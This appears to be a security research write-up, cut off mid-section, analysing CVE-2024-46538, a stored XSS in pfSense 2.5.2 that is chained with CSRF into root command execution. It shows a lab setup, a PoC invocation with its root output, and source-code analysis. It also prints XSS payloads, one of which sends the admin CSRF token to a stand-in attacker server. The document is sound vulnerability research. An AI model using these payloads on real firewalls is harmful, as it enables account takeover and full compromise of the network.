

infosec
⑥ Disable pfSense after ruleset manipulation
pfsense
① Searching for vulnerable servers and account takeover
③ CVE-2024-46538
BOOT>
Attacker
XSS
② Store malicious JavaScript script
④ Request for Arbitrary code execution
Admin
internal
⑤ Malware installation in the pfSense

Figure 2. CVE-2024-46538 attack scenario

① The attacker searches for vulnerable servers using pfSense as a firewall and steals accounts.
② The attacker injects malicious JavaScript using an account with group editing privileges.
③ The malicious JavaScript is executed in the victim's browser.
④ The victim sends a request to the firewall to execute arbitrary commands by executing a script.
⑤ The attacker installs malware inside the firewall by executing arbitrary commands.
⑥ The attacker takes control of the firewall and manipulates its ruleset to disable it.

Affected Software Version

The software version vulnerable to CVE-2024-46538:

S/W	Vulnerable version
pfSense	v2.5.2

Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-46538.

Name	Information
Victim	pfSense v2.5.2 (192.168.102.52)
Attacker	Kali Linux (192.168.216.131)

Vulnerability Test

Step 1. Configuration of the Environment

Install the pfSense v2.5.2 image on the victim's PC. The detailed process of setting up a vulnerable environment for testing the CVE-2024-46538 vulnerability in the EQSTLab GitHub Repository is shown below.

URL: https://github.com/EQSTLab/CVE-2024-46538


If the connection is not established normally, disable the firewall settings with the command below.

```
> pfctl -d
```

The following command can be used to verify that the vulnerable pfSense v2.5.2 environment is installed successfully.

```
> cat /etc/version
```

This shows that the vulnerable pfSense v2.5.2 is installed.



```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/root: cat /etc/version
2.5.2-RELEASE
```


Figure 3. Checking the vulnerable pfSense environment

Step 2. Vulnerability Test

The PoC for testing the CVE-2024-46538 vulnerability is stored in the following GitHub repository address of EQSTLab.

URL: https://github.com/EQSTLab/CVE-2024-46538

Use the git clone command on the attacker's PC to download the PoC from the CVE-2024-46538 repository.



```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-46538.git
Cloning into 'CVE-2024-46538'...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 35 (delta 7), reused 22 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 483.10 KiB | 13.42 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Figure 4. Downloading CVE-2024-46538 PoC


The downloaded PoC file can be run with CVE-2024-46538.py, and the payload delivered from the attacker's PC will be executed on the victim's pfSense.

```
$ python3 CVE-2024-46538.py –u [pfSense address] –i [pfSense ID] –p [pfSense password] –c [command to execute]
```

In the environment, a server (https://192.168.102.52) using a vulnerable version of pfSense is built, and in addition to the administrator account, there is also a tester(ID)/1q2w3e4r!@(password) account. After executing the system command `id` on the service using the tester account, use the following command to insert a malicious XSS payload that outputs the result.

```
$ python3 CVE-2024-46538.py –u 192.168.102.52 –i tester –p 1q2w3e4r₩!@ -c id
```


Enter the PoC execution command on the attacker's PC as follows.



```
┌──(root㉿kali)-[/home/kali/CVE-2024-46538]
└─# python3 CVE-2024-46538.py -u 192.168.102.52 -i tester -p 1q2w3e4r\!
@ -c id
```

Figure 5. Example of the PoC execution command

Access interfaces_groups.php using the administrator (admin) account and the `id` command execution result is displayed as follows.



~~https~~://192.168.102.52/interfaces_groups.php

192.168.102.52 says

```
uid=0(root) gid=0(wheel) groups=0(wheel)⇥⇥⇥
```

Interface Groups

Name	Members	Description	Actions
Mendoza	wan	EQST_Lab_Pfsense_test	

Figure 6. Checking the result of the execution of an arbitrary command.

■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-46538 vulnerability occurs and how it links to the execution of arbitrary commands. Step 1 explains the reason for the XSS vulnerability. Step 2 explains why it is possible to execute arbitrary commands after XSS by linking the CSRF with the administrator console function.

Step 1. pfSense XSS Vulnerability (CVE-2024-46538)

1) XSS (Cross-Site Scripting) Vulnerability

Cross-site scripting (XSS) vulnerabilities occur if user input values are not properly verified or the output is not filtered when the user responds to a script entered by an attacker. This vulnerability can cause direct damage to users, such as the theft of user information (cookie values or sessions) or inducement access to phishing sites.

2) Searching for Vulnerable Points

XSS vulnerabilities in pfSense occur because the input value of the members variable is not properly verified. The attack syntax inserted through interfaces_groups_edit.php is exposed to the victim as it is because there is no separate input value verification while it passes through config.lib.inc and interfaces_groups.php.





Figure 7. Vulnerable point attack flow

(1) /usr/local/www/interfaces_groups_edit.php


The endpoint receives a user input value as a POST request. Here, when there is data, the members parameter converts the original array variable into the str type through the implode function in the members variable in the code and stores the input value. No specific filtering process has been implemented.



```
if (isset($_POST['members'])) {
    $members = implode(" ", $_POST['members']);
} else {
    $members = "";
}
```

Figure 8. Saving the user input value for the members variable


The members variable is stored as the value corresponding to the ‘members’ key of the ifgroupentry variable.



```
if (!$input_errors) {
    $ifgroupentry = array();
    $ifgroupentry['members'] = $members;
    $ifgroupentry['descr'] = $_POST['descr'];
```

Figure 9. Saving the members key value of the ifgroupentry variable


After that, save the ifgroupentry variable value stored in a_ifgroups, and execute write_config, which saves the set value as the config.xml data.



```
    // Create new group
    } else {
        $ifgroupentry['ifname'] = $_POST['ifname'];
        $a_ifgroups[] = $ifgroupentry;
    }
    write_config("Interface Group added");
    interface_group_setup($ifgroupentry);

    header("Location: interfaces_groups.php");
    exit;
```

Figure 10. Saving the ifgroupentry value for the a_ifgroups variable, and saving the config value

Where the a_ifgroups variable is a returning reference [13] of config['ifgroups']['ifgroupentry']. If there is a change in the a_ifgroups variable, the config['ifgroups']['ifgroupentry'] value is also changed. Reference variables can be declared with '&' in front of the variable. As a result, the value assigned to a_ifgroups is identical to the value of config['ifgroups']['ifgroupentry'].




```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];
$id = $_REQUEST['id'];
```

Figure 11. a_ifgroups variable referencing the config variable

[13] Returning References: Unlike saving the basic value, this is a way of saving the address of the space where data is stored.

(2) /etc/inc/config.lib.inc


config.lib.inc consists of functions that manage configuration values. The write_config function saves system settings. First, the $config variable is reconstructed in the XML format via the dump_xml_config function.



```
/* generate configuration XML */
$xmlconfig = dump_xml_config($config, $g['xml_rootobj']);
```

Figure 12. Configuring in the XML format

You can see that the value assigned to config is reorganized into an XML structure as follows.




```
__csrf_magic=sid%3Ab743c4fcdb2141b93d16da906908ec2d3b7dc840%2C1730793678&ifname=dddd&descr=asd&members%5B%5D=EQSTtest&
```

```
        <members>
            wan
        </members>
        <descr>
            <![CDATA[asd]]>
        </descr>
        <ifname>
            asdddd
        </ifname>
    </ifgroupentry>
    <ifgroupentry>
        <members>
            EQSTtest
        </members>
```

Figure 13. Settings in the XML format


The configured XML format values are stored in the /cf/conf/config.xml file through the following process.



```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/etc/inc: cat /cf/conf/config.xml |
grep EQSTtest
                                        <members>EQSTtest</members>
```

Figure 14. Saving in the /cf/conf/config.xml file

The stored config.xml data is read back into the existing array type and stored in the config variable.




```
/* re-read configuration */
/* NOTE: We assume that the file can be parsed since we wrote it. */
$config = parse_xml_config("{$g['conf_path']}/config.xml", $g['xml_rootobj']);
```

Figure 15. Saving in the config variable of the config.xml file

(3) /usr/local/www/interfaces_groups.php

interfaces_groups.php is the page that displays the stored interface group information. The process of displaying the members variable, in which the XSS vulnerability occurs, is as follows.



```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];
...
<?php foreach ($a_ifgroups as $i => $ifgroupentry):
...
        $members_arr = explode(" ", $ifgroupentry['members']);
    ...
        $memberses = implode(", ", $memberses_arr);
        echo $memberses;
        ...
```


① Store interface group information stored in the config variable as a reference variable in a_ifgroups.

② Convert the value corresponding to the members key of the str-type ifgroupentry variable into an array type.

③ After a series of processes, convert the value converted in step 2 back to the str type.

④ Output the value converted to thestr type in step 3 on the page.

In the above output process, there is no specific conversion process. Therefore, the members parameter saved in (1) /src/usr/local/www/interfaces_groups_edit.php is printed as it is. Insert the JavaScript script as below to see it running.



192.168.102.52 내용:

192.168.102.52

확인

Interface Group Configuration

Group Name: EQSTtest

Group Description: EQSTtest

A group description may be entered here for administrative reference (not parsed).

Group Members: <svg/onload=alert(document.domain)>
LAN

NOTE: Rules for WAN type interfaces in groups do not contain the reply-to mechanism upon which Multi-WAN typically relies. More Information

Save

Figure 16. Execution of the JavaScript script

Users with permission to edit interface groups can insert JavaScript tags.

Step 2. Linked Attack


1) CSRF (Cross-Site Request Forgery)

A CSRF is a web vulnerability attack where the attacker uses the authority of another user to request the server to perform the action he or she intends. If there is no proper verification process for user requests, it is impossible to distinguish between normal requests and manipulated requests. In particular, since the attacker uses the attacked user's privileges as they are, the scope of damage can vary depending on the privilege level.

In the case of pfSense, in response to CSRF attacks, a CSRF token is implemented and stored in the JavaScript csrfMagicToken variable. However, if there is an XSS vulnerability, an attacker can steal the CSRF token by inserting a malicious script like the one below.

```
<svg/onload=location='https://Attacker_Server?token='+csrfMagicToken>
```

A user with administrator rights can access interfaces_groups.php, where the above script is inserted, and steal the CSRF token, as shown below.



Group Members

```
<svg/onload=location.href='https://[redacted]
LAN
```


NOTE: Rules for WAN type interfaces in groups do not contain the reply-to mechanism upon which Multi-WAN typically relies. More Information

```
  client_ip: [redacted]
▶ headers {14}
  method: GET
  path: /
▼ query {1}
    token: sid:c176a961312a9bc8e27d3317a6d96d853c392060,1730867363
  url: https://[redacted]/?token=sid:c176a961312a9bc8e27d3317a6d96d853c392060,1730867363
```

Figure 17. Stealing the admin CSRF token

2) pfSense Command Prompt

Users with administrator privileges in pfSense can also execute PHP code and arbitrary shell commands in the web interface via the Command Prompt menu, as shown below.



Diagnostics / Command Prompt

Advanced Users Only

